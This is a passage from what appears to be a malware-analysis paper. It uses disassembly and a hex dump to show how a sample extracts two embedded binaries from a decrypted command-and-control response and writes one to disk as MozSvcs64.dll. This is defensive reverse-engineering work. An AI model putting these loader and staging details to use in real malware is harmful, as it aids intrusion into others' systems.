
Similarly it extracts the second binary embedded in the decrypted response by copying, 0x38800 bytes to a new buffer.



```
10006B0E  55                PUSH EBP
10006B0F  8BEC              MOV EBP,ESP
10006B11  81EC 68020000     SUB ESP,268
10006B17  33C0              XOR EAX,EAX
10006B19  53                PUSH EBX
10006B1A  8945 F4           MOV DWORD PTR SS:[EBP-C],EAX
10006B1D  8945 F8           MOV DWORD PTR SS:[EBP-8],EAX
10006B20  8945 E0           MOV DWORD PTR SS:[EBP-20],EAX
10006B23  8945 EC           MOV DWORD PTR SS:[EBP-14],EAX
10006B26  A1 7CC80010       MOV EAX,DWORD PTR DS:[1000C87C]
10006B2B  8B18              MOV EBX,DWORD PTR DS:[EAX]           pointer to decrypted response
10006B2D  56                PUSH ESI
10006B2E  57                PUSH EDI
10006B2F  8DB3 0C040000     LEA ESI,DWORD PTR DS:[EBX+40C]       pointer to size of binary
10006B35  FF36              PUSH DWORD PTR DS:[ESI]
10006B37  8D83 14060000     LEA EAX,DWORD PTR DS:[EBX+614]       pointer to the binary
10006B3D  50                PUSH EAX
10006B3E  E8 D4A8FFFF       CALL 10001417
10006B43  8B0D 7CC80010     MOV ECX,DWORD PTR DS:[1000C87C]
10006B49  8B09              MOV ECX,DWORD PTR DS:[ECX]
10006B4B  FFB3 10050000     PUSH DWORD PTR DS:[EBX+510]          <-- pointer to size of second binary
10006B51  8BF8              MOV EDI,EAX
10006B53  8B06              MOV EAX,DWORD PTR DS:[ESI]
10006B55  8D8408 14060000   LEA EAX,DWORD PTR DS:[EAX+ECX+614]   <-- pointer to second binary
10006B5C  50                PUSH EAX
10006B5D  897D D4           MOV DWORD PTR SS:[EBP-2C],EDI
10006B60  E8 B2A8FFFF       CALL 10001417
10006B65  8B0F              MOV ECX,DWORD PTR DS:[EDI]
10006B67  8945 E8           MOV DWORD PTR SS:[EBP-18],EAX
10006B6A  8B47 04           MOV EAX,DWORD PTR DS:[EDI+4]
10006B6D  2BC1              SUB EAX,ECX
10006B6F  50                PUSH EAX
10006B70  51                PUSH ECX
10006B71  E8 C5FCFFFF       CALL 1000683B
```

Once both the binaries are copied from the decrypted response to new buffers, it parses the binaries.

Binary 1:



```
100068A2  03C3          ADD EAX,EBX
100068A4  50            PUSH EAX
100068A5  E8 86A7FFFF   CALL <copybuffer>
100068AA  83C4 0C       ADD ESP,0C
100068AD  0FB746 06     MOVZX EAX,WORD PTR DS:[ESI+6]      total number of sections
100068B1  FF45 FC       INC DWORD PTR SS:[EBP-4]
100068B4  83C7 28       ADD EDI,28                         add size of SECTION_HEADER
100068B7  3945 FC       CMP DWORD PTR SS:[EBP-4],EAX       if counter < number_of_sections
100068BA ^7C D5         JL SHORT 10006891
100068BC  8B76 78       MOV ESI,DWORD PTR DS:[ESI+78]      RVA of export directory
100068BF  03F3          ADD ESI,EBX                        Add ImageBaseAddress to RVA
100068C1  8B46 0C       MOV EAX,DWORD PTR DS:[ESI+C]
100068C4  8D3418        LEA ESI,DWORD PTR DS:[EAX+EBX]     Pointer to AddressOfNames
100068C7  6A FF         PUSH -1
100068C9  56            PUSH ESI
100068CA  E8 37A8FFFF   CALL 10001106
100068CF  50            PUSH EAX
100068D0  56            PUSH ESI
100068D1  E8 41ABFFFF   CALL 10001417
100068D6  53            PUSH EBX
100068D7  8BF0          MOV ESI,EAX
100068D9  E8 D2A7FFFF   CALL <RtlFreeHeap>
100068DE  83C4 14       ADD ESP,14
100068E1  8BC6          MOV EAX,ESI
100068E3  5F            POP EDI
100068E4  5B            POP EBX
```

```
Address   Hex dump                                         ASCII
0019C758  00 00 00 00 24 1C E5 52 00 00 00 00 E0 61 00 00  ....$∟σR....αa..
0019C768  01 00 00 00 04 00 00 00 04 00 00 00 B8 61 00 00  ☺...♦...♦...╕a..
0019C778  C8 61 00 00 D8 61 00 00 00 10 00 00 0E 11 00 00  ╚a..╪a...►..♫◄..
0019C788  66 37 00 00 51 1C 00 00 EE 61 00 00 FE 61 00 00  f7..Q∟..εa..■a..
0019C798  10 62 00 00 22 62 00 00 00 00 01 00 02 00 03 00  ►b.."b....☺.☻.♥.
0019C7A8  4D 6F 7A 53 76 63 73 36 34 2E 64 6C 6C 00 44 6C  MozSvcs64.dll.Dl
0019C7B8  6C 43 61 6E 55 6E 6C 6F 61 64 4E 6F 77 00 44 6C  lCanUnloadNow.Dl
0019C7C8  6C 47 65 74 43 6C 61 73 73 4F 62 6A 65 63 74 00  lGetClassObject.
0019C7D8  44 6C 6C 52 65 67 69 73 74 65 72 53 65 72 76 65  DllRegisterServe
0019C7E8  72 00 44 6C 6C 55 6E 72 65 67 69 73 74 65 72 53  r.DllUnregisterS
0019C7F8  65 72 76 65 72 00 00 00 00 00 00 00 00 00 00 00  erver...........
```

It copies the sections of the binary one by one to a new buffer. It then parses the PE header, locates the AddressOfNames in Export Directory and reads the module name, MozSvcs64.dll.

The decrypted binary will be written to the file, **MozSvcs64.dll**.

In this way, we can see how the decrypted response is parsed to extract malicious binaries to carry the attack forward.

Conclusion

After reading this paper, you will be able to reverse the encrypted network communication performed by most viruses these days and gain a better understanding of the data being exfiltrated, the data received in response from attacker's server and code execution flow.

Also, as we can see, even the modern day viruses do not use complex encryption methods or custom encoding techniques. There is a lot more scope in the encryption of data exchanged with the callback servers.

References

http://msdn.microsoft.com/